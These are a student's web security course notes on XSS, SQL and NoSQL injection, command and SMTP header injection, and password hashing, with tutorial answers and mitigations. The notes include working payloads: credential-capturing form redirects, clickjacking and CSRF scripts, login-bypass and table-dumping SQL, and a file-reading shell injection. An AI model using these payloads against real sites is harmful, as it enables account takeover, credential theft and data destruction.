COMP90074 Web Security Notes

Class Notes

Docker boot up

```
docker build --tag python-docker .
docker run -p 80:80 python-docker
host.docker.internal
```

Week 1

Dynamic Web Content

https://example.com?q=blah#foo
1 is the query parameter, 2 is hash.

Cross Site Scripting(XSS)

Injection attack that injects malicious code into the safe or trusted site/web application, the **browser** can not distinguish it from a genuine script.
Root cause: incorrect validation or sanitisation of user input.
Input sanitization effectiveness is based on the application design goal, hard to do input sanitization perfectly correctly.

- Default input sanitization is built-in. {msg|safe}
- A better way would be to sanitize the input before it is received by the server, before it is stored locally.

Client Side Scripting

Web browsers combine static HTML content with dynamic JavaScript to create dynamic user interface.
JavaScript is an interpreted programming language where commands are executed without compiling to bytecode, these code could be dynamically changed.

- Injected into pages dynamically would create additional visual components/buttons/boxes, which in turn react or trigger JavaScript routines.
- If you can inject JavaScript into a page you can rewrite or modify any part of that page as if you controlled the website.
    - Redirect links to different locations
    - Capture button presses
    - Simulate button presses
    - Set values in forms

    - Access cookies and hidden identifiers
- The reason XSS is dangerous is it could simulate interactions on your behalf, pretending that you've clicked on a button that you haven't.

XSS - Reflected

- Malicious content is submitted by the user and immediately returned by the browser, it is not permanently stored.
- The original request contains malicious contents.
- Usually inside the query parameters. Could be applied through an email or text message, etc.
- Examples
    - Search terms, error messages
- Primary usage is in malicious URLs and links.
    - User clicks link
    - User is logged in due to the existing session cookie.
    - Attack script runs within their logged in context.(eg. Leak information, run a command)

XSS - Stored

- Malicious content is submitted to and stored by the server.
- Target is shown content when viewing the page.
- The response from the server contains malicious code. It could happen if the web application allows JavaScript code to be injected into it.
- Could be stored on a server, also could be stored in users' browser, or in a computer inside HTML5 storage, etc.
- Examples
    - Comments, forums, reviews, sales pages

XSS - DOM

- Malicious content never leaves the browser. Not in the request, nor in the response, it's usually inside the original URL, in the hash section.
- Hash will not be sent to the server but stays inside the browser. As a result, the server has no idea this attack is being carried out on the user, **Server will never see it**. Thus, it is hard to defend this type of attack through the server side, the server can't detect it, can't mitigate it.

- Malicious content is within the page.
- The way get into DOM

```
if (window.location.hash) {
    // format #msg=blah
    msg = window.location.hash.substring(5);
    // browser will URI encode things like space, so we need to decode
    document.getElementById("msg").innerHTML = decodeURIComponent(msg);
    // The following line shows how to use the xss JavaScript library
    // to sanitise the input before adding it to the DOM
    //document.getElementById("msg").innerHTML = filterXSS(decodeURIComponent(msg))
```

- Example
  - URL contents
- Primary usage is in malicious URLs and links.
  - User clicks link
  - User is logged in due to the existing session cookie.
  - Attack script runs within their logged in context.(eg. Leak information, run a command)
- Solution
  - Use filtering libraries

XSS - Types

Persistence of Data	Where the untrusted data is processed		
	XSS Type	**Server**	**Client**
	Stored	Stored Server XSS	Stored Client XSS
	Reflected	Reflected Server XSS	Reflected Client XSS

Stored Client XSS could involve e.g. fetching malicious JavaScript previously stored on the client in HTML5 storage.

Client XSS

Malicious content is processed on the **client**.

- Malicious user supplied data is used to update the DOM directly.
- Could still be stored(HTML5 storage) or reflected.
- Depends on unsafe JavaScript calls - **issue resides on the client**.
- DOM based XSS is a Client XSS by definition. (No DOM Server XSS)
- Commonly targeted attack.

Client XSS - Reflected

We can't inject JavaScript via <script>…</script> tags (because innerHTML blocks these tags). Instead we can use an <img> tag with an onerror attribute. Example

- http://localhost/?msg=<img src onerror="javascript:alert('hacked')">
    - Return a alert window
- http://localhost/?msg=<img src onerror="javascript:var form = document.getElementById('loginform'); loginform.action='http://somewhereelse.com/'; loginform.method = 'GET'">
    - Injection via an HTTP GET request(to make the leakage visible in the browser).
    - Put this link in an email asking someone to access the system, they click the link and then login but their credentials are sent to the attackers.

Client XSS - Stored

Would involve fetching previously stored malicious JavaScript from the client. Much less common than Client Reflected XSS.

Mitigation - Client XSS

- Same rules applied about encoding/escaping data.
    - Do not unescaping untrusted data(URL, window.name)
    - Where unescaping does occur it should be sanitized before being stored locally or included within a page
- Avoid unsafe JavaScript
    - Functions that evaluate a string as HTML or JavaScript
    - eval(), innerHTML(), document.write()
        - DOM manipulation createElement/createTextNode is an alternative to innerHTML, but very verbose, each element created separately.
- Treat input in safe from the query parameter as plain text.
    - Var node = document.createTextNode(msg); document.getElementById("msg").appendChild(node);
- Wrong way:
    - document.getElementById("msg").innerHTML = msg;

Server XSS

Malicious content is processed on the **Server**.

- Malicious user supplied data is processed on the server generating a valid, but compromised response.
- Client executes it as if it is trusted - **issue resides on the server**.
- More dangerous than Client XSS because it focuses on **all users**. Eg. Cookie stolen, password stolen.
- Root cause:
    - The server is willing to treat input as safe by default.

Server XSS - Stored

Attackers inject malicious content saved by the server and then gets sent to users of the web application.

Server XSS - Reflected

Could be detected because the attack is sent to the server.

Mitigation - Server XSS

Put mitigation on the server.

1. Context sensitive output encoding
    a. Escape characters from the server to ensure the content is safe by default. **Best solution**.
    b. It is still difficult because the library has to depend on what context is being used. Also, sometimes the input accepted by the server is meant to contain for instance HTML, but it might no meant to contain JavaScript.
        i. Example in eBay, eBay wanted to allow people to post pretty ads, which had HTML content in them, and might have some JavaScript in them.
        ii. If willing to accept HTML tags, or accept even a little bit of script, then it would be very difficult to sanitize the input.
            1. different character encodings can bypass blacklists, as can obfuscation techniques

   c. There is a tradeoff in application design between what input you want to receive, how functionality you want to provide to users, and the application safety.

2. Cookie protection via IP locking
   a. Pin the cookie to a particular IP address, then the session ID is tied to the IP address. When a cookie is received in the future, check the IP address is correct, if it's not, ignore the requests.
      i. Then even if someone steals the cookie, they can't use it.
      ii. This solution can not really mitigate the XSS, it's mitigating a potential impact of XSS.

3. Auto-escaping templates
   a. Should never be turned off from frameworks.
   b. example in Flask used the Jinja2 template engine
      i. Jinja2 is an auto-escaping template engine – as such, any variable is by default escaped (we disabled it for the example)
         1. Easy to use, minimal effort for the developer
   c. **Only Useful** if all content is returned via a template – including error pages!

4. Content Security Policy (header or meta tag)
   a. Allows the web developer to set a security policy on the web page which controls things that could be executed or what images could be loaded. It defines where content can be downloaded from.
   b. Instance
      i. Content-Security-Policy: default-src 'self' *.trusted.com
      <meta http-equiv="Content-Security-Policy" content="default-src 'self'; img-src https://*; child-src 'none';">
      ii. <meta http-equiv="Content-Security-Policy" content="default-src 'self'";>
   c. Policy objectives
      i. When correctly configured prevents inline scripts running
      ii. Disables eval() command on the client as well
      iii. Blocks inline styles

d. Highly effective when correctly configured
    i. Can be challenging to get right without breaking functionality
    ii. Can lead to developers weakening the policy to get the application working
    iii. Policies are not that easy to write

Tutorial 1 Answer

2.2.1.1 用户进入网页后被重定向到google
<script>window.location='https://www.google.com';</script>

2.2.1.2 用户输入的文本被显示在filter的输入框中
<script> document.addEventListener('DOMContentLoaded', function() {
function hijack() {
var textAreaValue = document.querySelector('textarea[name="msg"]').value;
document.querySelector('input[name="filter"]').value = textAreaValue;
return false;
}
var form = document.querySelector('form[id="msgform"]'); if(form) {
form.onsubmit = hijack;
}
});
</script>

2.2.1.3 用户输入的文本被保存并重定向到google,执行google搜索
<script> document.addEventListener('DOMContentLoaded', function() { function hijackAndRedirect(e) { e.preventDefault(); // Prevent form from submitting normally var textAreaValue = document.querySelector('textarea[name="msg"]').value; if(textAreaValue) { // This will redirect to Google with user's input as the search query window.location.href = 'https://www.google.com/search?q=' + encodeURIComponent(textAreaValue); } }
var form = document.querySelector('form[id="msgform"]'); if(form) {
form.onsubmit = hijackAndRedirect; } }); </script>
2.2.1.4 抓取用户cookie并通过同一网页弹窗显示
<script> alert(document.cookie); </script>

2.2.1.5建立一个用于clickjacking的按钮

```
<script>
// Create the iframe
let maliciousIframe = document.createElement('iframe');
maliciousIframe.src = "http://attacker-site.com/clickjack.html";
maliciousIframe.style.position = "absolute";
maliciousIframe.style.top = "50px";
maliciousIframe.style.left = "50px";
maliciousIframe.style.zIndex = "9999999"; // Make sure it's on top
// Overlay element
let overlayButton = document.createElement('button');
overlayButton.innerText = "Click me for free goodies!";
overlayButton.style.position = "absolute";
overlayButton.style.top = "100px";
overlayButton.style.left = "100px";
overlayButton.style.zIndex = "10000000";
// This ensures the button sits on top of the iframe
document.body.appendChild(maliciousIframe);
document.body.appendChild(overlayButton); </script>
```

2.2.1.6 CSRF用户劫持攻击

```
<script> function performCSRF() {
const form = document.createElement('form');
form.method = 'POST';
form.action = '/changeEmail';
const emailInput = document.createElement('input');
emailInput.type = 'hidden';
emailInput.name = 'email';
emailInput.value = 'attacker_email@malicious.com';
form.appendChild(emailInput);
document.body.appendChild(form); form.submit();   }
performCSRF(); </script>
```

2.2.3 Vulnerability Analysis

The login page is vulnerable to a Client Reflected XSS via the “msg” parameter which can contain arbitrary JavaScript. An attacker could use this vulnerability to steal login credentials from users, potentially allowing the attacker to impersonate them not only on this site but others too (e.g. if users are reusing passwords).

The application page is vulnerable to three separate XSS: a Stored Server XSS in the broadcast messages; a Client DOM XSS in the color scheme; and a Server Reflected XSS in the filter keyword. All allow an attacker to post messages on users’ behalves, or otherwise carry out other actions on behalf of a user. They also allow an attacker to read messages that users might temporarily type but later delete, before pressing Send, as well as to learn what keywords a user is filtering by, etc.

An attacker could use any of the above listed vulnerability to perform additional attacks such as click-jacking and CSRF. In a click-jacking attack, an attacker may change how the web page responds to the users’ interactions. For example, open https://a.com when the user clicks a link pointing to https://b.com. For CSRF, an attacker may send a request to https://192.168.1.1/reboot on users’ behalf, which could potentially reboot the router in user’s local network. The Server Stored XSS is particularly dangerous because any attack carried out via this vector will affect all users who use this application.

2.2.4
Mitigation

1. safely treat the input from the query parameter as plain text

```
var node = document.createTextNode(msg);
document.getElementById("msg").appendChild(node);
```

2. Turn on CSP protection
    a. It mitigates all of the vulnerabilities. However it prevents the stylesheet information from also being used in the broadcast message application. This shows how this mitigation is somewhat heavy-handed.

```
<meta http-equiv="Content-Security-Policy" content="default-src 'self'";>
```

3. Never treat user input as safe in default

Remove |safe

4. Server input sanitisation
    a. The library used is called bleach and is written and maintained by Mozilla, the makers of Firefox. **For HTML tags only**.

Edit from `msg = tag + request.form['msg']`

Into `msg = tag + bleach.clean(request.form['msg'])`

> **Warning:**
>
> `bleach.clean()` is for sanitising HTML fragments to use in an HTML context–not for HTML attributes, CSS, JSON, xhtml, SVG, or other contexts.
>
> For example, this is a safe use of `clean` output in an HTML context:
>
> ```
> 
>   {{ bleach.clean(user_bio) }}
> 
> ```
>
> This is a **not safe** use of `clean` output in an HTML attribute:
>
> ```
> <body data-bio="{{ bleach.clean(user_bio) }}">
> ```
>
> If you need to use the output of `bleach.clean()` in an HTML attribute, you need to pass it through your template library's escape function. For example, Jinja2's `escape` or `django.utils.html.escape` or something like that.
>
> If you need to use the output of `bleach.clean()` in any other context, you need to pass it through an appropriate sanitizer/escaper for that context.

5. Use client side input sanitisation. This can be especially useful when processing content that must be URI decoded.
    a. Attempt to mitigate the XSS due to the color scheme by sanitizing the URL hash component using the popular JSXSS library (https://jsxss.com/en/index.html.
    b. In particular note the advice when setting attribute values from untrusted sources "Except for alphanumeric characters, escape all characters with ASCII values less than 256". One easy way to do that is to URI encode them e.g. using the encodeURIComponent() JavaScript function.

var style = decodeURIComponent(window.location.hash.substring(1))

Add `style = encodeURIComponent(filterXSS(style))`

Week 2

Injection Attacks

Any user supplied data can be the basis for an injection attack if **it is passed to/consumed by an interpreter**.

- Means the data is processed by an external command, process, or application.
- The problem is a breakdown in the segregation between code (instructions) and data.
- If untrusted data is used in an interpreted string there is a risk of an injection attack.

Root cause: Poor sanitation and input validation.

Injection attack type

1. NoSQL injection
2. Command Injection
3. XPath Injection
4. SMTP Header Injection
5. Log Injection

XSS could be thought of as a sub-type of injection attacks

1. XSS typically targets a client
2. More general injection attacks target the server

SQL Injection

Most widely known, simple attack to perform that can have a high impact.

SQL Command

SQL is an expressive language.

1. -- comments out the rest of the line
2. ; concatenates two queries
3. Retrieves all records from the user table
    a. SELECT * FROM users
4. Retrieves all records from the user table where the id field equals '1'
    a. SELECT * FROM users WHERE id='1'

5. Receive a request from a browser containing the query value and construct the SQL query using it
    a. "SELECT * FROM users WHERE id=' " + request.args['id'] + " ' "

SQL Injection

The or clause matches all rows, effectively extracting the entire table. Often about extracting additional data.

Code

- SELECT * FROM users WHERE id='' or '1' = '1'

More complicated queries can bypass login credentials, delete entire tables, extract data from other tables and much more.

SQL Injection - Comment Out

A common query will take a username and password submitted by the user and check if they are present in the database.

- If rows returned equals 1 it indicates a match and the user is logged in.

```
"SELECT * FROM users WHERE id='" +
request.args['id'] + "' AND password='" +
request.args['password'] + "'"
```

request.args['id']	Resulting query
admin	... WHERE id='admin' AND ...
admin' --	... WHERE id='admin' –' AND ...

- Permits a user to **log in as admin without a password**
- The -- signifies a comment and causes the SQL interpreter to ignore the remainder of the line

SQL Injection - Stacked Queries

Stacking queries involves submitting a second query to be executed after the first. Query stacking does not work in all languages (PHP, Python)

- Due to the database interface layer, the underlying db supports it
- Utilize the comment syntax to avoid having to fix the end of the query

```
"SELECT * FROM users WHERE id='" +
request.args['id'] + "'"
```

request.args['id']	Resulting query
joe	... WHERE id='joe'
joe'; DROP TABLE users --	... WHERE id='joe'; DROP TABLE users --'

- The first query will find the user, the second will DROP (delete) the user table

SQL Injection - Union Queries

UNION queries allow an expansion of scope of the query.

- Combines results from the first table with results from another table, potentially extracting sensitive information.
- Requires the same number of columns in both SELECT statements. May require multiple tries by the attacker to get the same number of columns

```
"SELECT id,age FROM users WHERE id='" +
request.args['id'] + "'"
```

request.args['id']	Resulting query
joe' UNION ALL SELECT * FROM messages --	... WHERE id='joe' UNION ALL SELECT * FROM messages --'

Can also be used to inject static content.

- Useful for manipulating log in process
  - Assume that the login process does not check the password directly in the db, but instead checks some form of hash (e.g. Argon2, bcrypt, scrypt)
    - Query searches for user, retrieves password from results and compares it
    - If the hash algorithm is known, a preconstructed hash can be injected and compared with the submitted password

        - The password will match, it just won't be the one that is stored in the database
    - Assume the log in process checks some form of password hash (e.g. Argon2, **bcrypt**, scrypt)
        - Query searches for user, retrieves password from results and compares it
        - If the hash algorithm is known, a preconstructed hash can be injected and compared with the submitted password
            - The password will match, it just won't be the one that is stored in the database

"SELECT * FROM users WHERE id="' + request.args['admin' AND 1=0 UNION ALL SELECT 'admin', '$2b$12$FXeuzwH8ynEYwpPEeAffQuust5APaTZPxt8PbvPYhMoZOPVclPuLq' -- '] + " ' "

- AND 1=0 causes the first query results be empty
- UNION is created with static text
- The application will reconstruct the hash and get a match, log the user in.

SQL Injection - Extraction Limitations

Data extraction can be limited by what is returned by the server.

- Because the query returns additional data, rows, tables does not mean they will be returned to the requester.
- If the server code reads a single row and named fields from the query response, the SQL injection might work but no data would be leaked.

Convenience methods exist that just transform the query response to JSON or XML, that include everything – these should be avoided to help protect against data leakage.

Even with such protections there can be ways around the restrictions, for example, UNION queries that run the same query but with results being returned using alias field names.

Blind SQL Injection

Blind SQL Injection is a variant of SQL Injection, aims to extract information from a database even when no raw data is returned by the function:

- It could be just a YES/NO, TRUE/FALSE response
- It could be normal operations vs error message
- It could be a difference in timing of the response

The **requirement** is for there to be **at least two distinguishable responses** that can be detected by the attacker.

The basic concept is to test if different clauses pass or fail

- If they pass, the value of that attribute has been established
- If they fail, try another value until it passes
- This **permits extraction of data from the database**
    - Needs to be automated – time consuming manually
    - Values being matched need to be bounded or searchable

Multiple ways to perform Blind SQL Injection

1. Can use explicit IF statements IF(age=25,'true','false')
2. Can include additional clauses AND age=25

If an SQL Injection vulnerability exists the exploitation is only limited by the SQL syntax and the attackers imagination

- Attackers can also used techniques to obfuscate their injection queries:
    - For example, spaces can be replaced with inline comments
        - /**/ - JoeBloggs'/**/AND/**/age=24—
    - Requires more thorough sanitization

SQL Injection Mitigation

In preference order

1. Prepared Statements (with Parameterized Queries)
    a. Separates control plane from data plane
    b. Query is parameterized and sent to the server in advance
        i. prepareStatement("SELECT * FROM users WHERE id=?")
    c. Server compiles statement and creates execution plan
    d. At execution values are provided
        i. statement.setValue(0,"admin")
        ii. statement.execute()

e. Prevents SQL Injection without having to worry about quoting or sanitizing values
    i. Values should still be sanitized for other attacks (XSS)
f. **Caution**
    i. If the query calls a Stored Procedure which is not safe the prepared statement will not protect against injection attacks within the Stored Procedure.
g. Parameterized queries
    i. Conceptually the same as prepared statements.
    ii. Difference is that they may not be precompiled, the enforcement of control (code) and data separation is managed locally.
    iii. May not have much performance benefit.
    iv. Protection is based on what the database driver does.
        1. Bounded queries are safe
        2. Might only do input sanitization – extremely low risk, but not zero
    v. **Caution**
        1. If the query calls a Stored Procedure which is not safe the parameterized queries will not protect against injection attacks within the Stored Procedure.

2. Stored Procedures
    a. Query/procedure stored in the database
    b. Similar to a prepared statement but provides the potential for **greater restrictions**
        i. Limiting access to **only stored procedures** could prevent a compromised server from constructing arbitrary prepared statements
    c. Offers same strong protection against injection attacks provided the Stored Procedure is written safely (parameterized)
        i. It is possible to execute a dynamically generated string of SQL within a Stored Procedure which could be vulnerable to injection attacks
3. White List Input Validation
    a. Not always possible to parameterize the part of the query needed.

   i. For example, ORDER BY ASC|DSC cannot be parameterized, but could be a user option.
   ii. In such situations use fixed lists of acceptable values, finding and submitting the safe value.
4. Escaping All User Supplied Input
   a. Should only be used as a last resort, or when having to retrofit legacy code
   b. Database specific – making it challenging to get right
      i. MySQL and SQL Server have different syntax and therefore different vulnerabilities
   c. Libraries available – need to match it to your DB and version
   d. Extra care must be taken with wildcard characters in LIKE queries
      i. Otherwise it can lead to complete extraction of the database
      ii. For example, SELECT * FROM users WHERE name LIKE %

NoSQL - MangoDB

BSON based data storage

- Binary encoding of JSON like objects
- Includes some data types that JSON does not support
- Syntactically like JSON

Widely held misconception that it is somehow protected from injection attacks

Even if we aren't using JSON, **depending on the web framework in use**, there could still be vulnerabilities.
https://blog.websecurify.com/2014/08/hacking-nodejs-and-mongodb

MangoDB Injection

- From SQL for user log in
  - “SELECT * FROM users WHERE id=id AND password=password
- The equivalent in MongoDB would be
  - db.users.find({id: id, password: password});

The query is in the form of a JSON object

- The control part (i.e. users and find) are fixed, and additional control plane commands cannot be injected – no drop table attacks here. \
- Query = {"username" : username} is **better** than

    - Str = '{"username" :" ' + username + ' "}'
      Query = json.loads(str)
- However, as soon as we accept JSON objects from the client then we are at risk.
    - Sending JSON is a common approach when using AJAX
    - Even if we accept strings, if we parse the string as JSON we could be vulnerable
    - The JSON Object may not contain just strings
        - An attacker can include MongoDB query terms instead of the password
            - Example
              {"id":"admin","pwd":{"$gt": ""}}
            - {"$gt": ""} is an operator in MongoDB that checks if the value is greater than something, in this case an empty string.
                - The {"$gt": ""} will always return true because any nonempty string is greater than the empty string. As a result we **bypass the login process**.
- If a JSON String is constructed from request parameters the scale of the attacks **increases**.
- If the construction of the JSON query is **dynamic**, there is the possibility to include additional terms.
    - Example, OR clauses, that would permit data extraction
        - myquery2 = '{ "id":'" + req['id'] + "', "password":'" + req['pwd'] + "'}'
        - Id is "admin\", \"$or\": [{}, { \"a\":\"a"
        - pwd is "\" }], \"$comment\":\""
        - The final command is
            - { "id":"admin", "$or": [{}, { "a":"a", "password":"" }], "$comment":""}
        - It will placing the password check into an always true OR and cleaning up the trailing quote with a comment
- There is also a **$where clause** in MongoDB Executes provided string as JavaScript
    - A Obvious injection vulnerability

        - Before version 2.4 (2013) the $where clause could access the root database object, If you could inject custom $where values you could perform any action on the database, including dropping (deleting) collections (tables)
        - The $where clause is now restricted to certain functions.
            - However, a denial of service risk remains(DOS)
                - Including while(true){} inside a $where clause will cause MongoDB thread to hang

Blind MangoDB Injection

If vulnerable to injection a MongoDB database is also vulnerable to Blind injection to extract data.

- Using the MongoDB **$regex** operate can even allow recovery of random tokens
    - $regex allows comparison of portions of a string
    - By stepping through each character in the string a random token can be recovered with at most tokenLength * characterSetSize tries
        - 20 character alphanumeric token [a-z,A-Z,0-9]
            - 20 * 62 = 1240 tries
    - Without regex, there are up to 62^20 values to check
        - The size is impossibly large
- If you can inject **LIKE** into a Blind SQL injection query the same attack could be mounted

MangoDB Injection Mitigation

1. Avoid using the $where clause
2. Don't construct queries from Strings
3. Sanitize user input, even when coming from JSON
4. This is fairly easy, since Mongo keywords start with $
5. Existing libraries: mongosanitizer

Command Injection

Occurs when user input is used to either directly execute a command, or pass parameters to a command.

- Surprisingly common, particularly with Linux based servers.

- The risk is that the subprocess command can concatenate commands
    - If the supplied folder parameter is malicious any system command could be run
    - Example
        - folder=; cat README.md
            - This will find the size of the current folder and return the contents of README.md
            - Instead of README.md it could be a password file or even the Python script that may contain database credentials
                - Can also delete files, shutdown the system
                - Equivalent to being able to SSH into the server as the webserver user
- Web applications often have to undertake basic file processing tasks:
    - Converting file types – PNG to JPG
    - Resizing images
    - Creating a PDF
- Often it is quicker and easier to get information using a command line process than using the equivalent pure python approach (same is true for PHP, Java, etc.)
- Sometimes there isn't a library available
    - Used to be the case for image processing, but the situation has improved a lot in the last few years
- Example – return the size of a folder
    - Realistic function in a web app – someone might have limited storage size and they want to know the size of their folder(s)
    - In Python code

```
def get_size():
    total_size = 0
    for dirpath, dirnames, filenames in os.walk(request.args['folder']):
        for f in filenames:
            fp = os.path.join(dirpath, f)
            total_size += os.path.getsize(fp)
    return total_size
```

    - Using system process

```
def foldersize():
        size = subprocess.check_output("du -sh " + request.args['folder'],shell=True)
return size
```

Command Injection Mitigation

1. Use safer interfaces for running commands on the operating system in the first place, don't use interfaces that allow you to provide raw things, eg. input.
    - Ideally avoid using commands like eval or subprocess
2. If you are calling a system process don't use untrusted inputs
    - In the case of filenames, generate new temporarily filenames – this is good practice anyway to avoid path traversal
3. If you have to use user input in a process command make sure you sanitize it
    - Check for command concatenation, piping, etc.
    - Not many libraries to do this, likely have to write your own

SMTP Header Injection

Contact forms often email a system administrator or sales account

- If user supplied data is included in the headers there is a risk the form could be used for spamming, phishing, or the distribution of malware
- More common in PHP than Python, as Python has email libraries

```
<?php
$name = $_POST['name'];
$replyto = $_POST['replyTo'];
$message = $_POST['message'];
$to = 'root@localhost';
$subject = 'My Subject';

// Set SMTP headers
$headers = "From: $name \n" .
"Reply-To: $replyto";

mail($to, $subject, $message, $headers);
?>
```

- Normal Post

name=Joe Bloggs&replyTo=joebloggs@example.com&message=Example message

- Attack Post

name=Attacker\nbcc: spam@victim.com&replyTo=attacker@attacker.com&message=Attacker message

SMTP Header Injection Mitigation

1. Sanitizing input
2. Use libraries that prevent header injection
    a. For example, each header is set separately and concatenation is not permitted

Tutorial 2 Answer

Attack

1. Login as admin bypass the password checking

http://127.0.0.1/?id=1 UNION SELECT id, 'Fake News Title', '2023-8-13', GROUP_CONCAT(username || ';' || password), 1 FROM users

Mitigation

1. parameterized query

Replace

```
sql = "SELECT * FROM news WHERE id=" + request.args["id"]
cursor.execute(sql)
```

To

```
sql = "SELECT * FROM news WHERE id=?"
cursor.execute(sql, request.args["id"])
```

Week 3

Broken Authentication

Authentication

"The process or action of verifying the identity of a user or process." (OED)

- Authentication to gain access (user)
- Authentication to gain elevated rights (admin)

- Simplest and most common form is a **username and password**


Username unique identifier within the system, or possibly across multiple systems (Govt. ID, TFN, email address)

- Typically not considered to be secret, In many cases the username could be a public value
    - Email address = username
- Not necessarily made overtly public, but security analysis is not based on the attacker not knowing it
- Password secret shared between the user and the system
    - It is this shared secret that provides the authentication
        - "This user must be Alice, because only I and Alice know the password"


Abstract Password Security

Any shared secret that is infeasible to guess or gain unauthorised access to


- **Assumption:** Sarah, the service provider, shares different secrets with Alice and Bob



- **Assumption:** Alice does not share the same secret with anyone else, including other service providers (password reuse)



- **Assumption:** Alice and Bob do not share the same secret with Sarah (common password)



Password Security

The security of our authentication is derived from the security of our password system

- Password security is dependent on three connected factors
  - Quality and Secrecy of the password itself
    - How difficult is it to guess the password?
    - Does anyone else know the password?
  - Password Storage
    - How is the password encoded and stored on the server
    - How is the password encoded and stored on the client
  - Password Transmission
    - How is the password sent to the server
    - How secure is the device it is sent from
- Different factors are interleaved
  - Poor password storage by a server, combined with weak password selection by the user can be a problem
  - Likewise, strong password storage can be undermined by password reuse
- By looking at the attacks we will get a better idea of the problems and defenses available

Common attacks

Brute Force Attacks

Relates to Information Theory, and in particular, the entropy contained within your password.

Plain hashing is bad

A cryptographic hash provides an approximation to a oneway function

- The misconception that it is a perfect oneway function and that recovery of a hashed value is impossible In reality this is not true:
    - There is no proven one-way function
    - The best we have is approximations under certain conditions:
        - The input space is sufficiently large to prevent a brute force attack and is drawn from uniformly at random
        - Sufficiently large is in the region of 2^120 bits
            - It has to be this large to counter the hardware developments in hash calculations driven by blockchain developments
- Hashing passwords, credit card numbers, names, etc., is a bad idea because none of those values are drawn from a sufficiently large input space, or at random
- Adding a can help, but not enough
    - https://hashes.org/leaks.php provides lists of hashes and attempts to crack them
        - Myspace (unsalted, maxlen 10) using SHA1
            - 116,825,318 entries, 114,733,173 (98.21%) recovered
        - Myfitnesspal.com (Under Armour) using SHA1(SALTPLAIN)
            - 24,427,166 entries, 24,081,733 (98.59%) recovered
- Hashes without a salt can just be looked up in the database
- Ultimately plain hashes are just too quick to calculate to provide an effective defense against brute force attacks

Mounted the brute force attack

1. Offline
    a. has access to an encoded password

   b. Security is dependent on the protection/encoding used to store the password
   c. Assumes that the attacker has somehow got access to the database
      i. Reasonable assumption given what we have seen with SQL Injection
   d. Attacker tries different passwords, encoding them in the same way as the server, and sees if they appear in the database
   e. If the password is a truly random string we can quantify the maximum amount of effort required to find a match:
      i. SizeOfTheSetOfPossiblePasswords * timeTakenToGenerateEachPwd
         1. If we had an 8 character password [azAZ09]
            a. 62^8 = 218,340,105,584,896 possible passwords
         2. If we add a single additional character
            a. – 62^9 = 13,537,086,546,263,600 possible passwords
         3. Making your password just a little but longer can make a big difference to how hard it is to brute force
   f. In fact there is a very high probability that the effort will be considerably less

2. Online
   a. uses the provided interface to try different passwords
   b. The attacker sends requests to your service pretending to be a user trying to login
   c. Easier to defend against, provided the number of requests required to successfully brute force a password will trigger alerts
      i. i.e. brute forcing a password is going to start to resemble a Denial of Service attack quite quickly because the sheer volume of requests required to succeed in a reasonable amount of time should be high
   d. Failed logins should be rate limited, with increasing timeouts between tries
      i. Eventually lock the account on repeated failures (3 failures = locked)

Mitigation - Offline
Irrespective of encoding method, increase the size of the input space to maximize the effort required by the brute force attacker

Include a random value in your password encoding

- Salt – non-secret random value
    - Different salts for each user, stored with their account information
    - The objective of the salt is to better protect the database as a whole, by forcing the attacker to perform the full attack for each user, it is not to make a single user attack harder
    - Without a salt, or using a single global salt, the attacker only needs to perform the brute force once to recover all passwords, since all passwords will fall within the set of values being generated
    - With individual salts the attacker has to start from scratch for each user
    - Also prevents the usage of Rainbow Tables
        - Space-time trade-off for precomputing part of the hash to speed up attacks
    - Salts must be large to be effective, at least 64 bits, NIST recommends 128 bits
- Pepper – secret random value
    - Stronger, but almost impossible to achieve in a web setting
    - If the attacker gets hold of the database you should assume they got hold of the secret on the same server
    - Note: the pepper value is required for checking the password, so it can't be held offline
- Increasing the 'cost' of encoding a password will disproportionately hurt the attacker compared to the website, since the number of encodings that need to be performed is much higher for the attacker
    - A pepper makes bruteforce infeasible without knowing the pepper value.
- Password-Based Key Derivation Functions (PBKDF/PBKDF2)
    - Key Derivation functions with a sliding computational cost
    - DerivedKey = PBKDF2(PRNG, password, salt, iterations, outLength)

    - Perform multiple iterations of hashing or Message Authentication Code generation
    - The more iterations performed the longer the function takes to run
        - Typically usage 5000 to 100,000 iterations per password
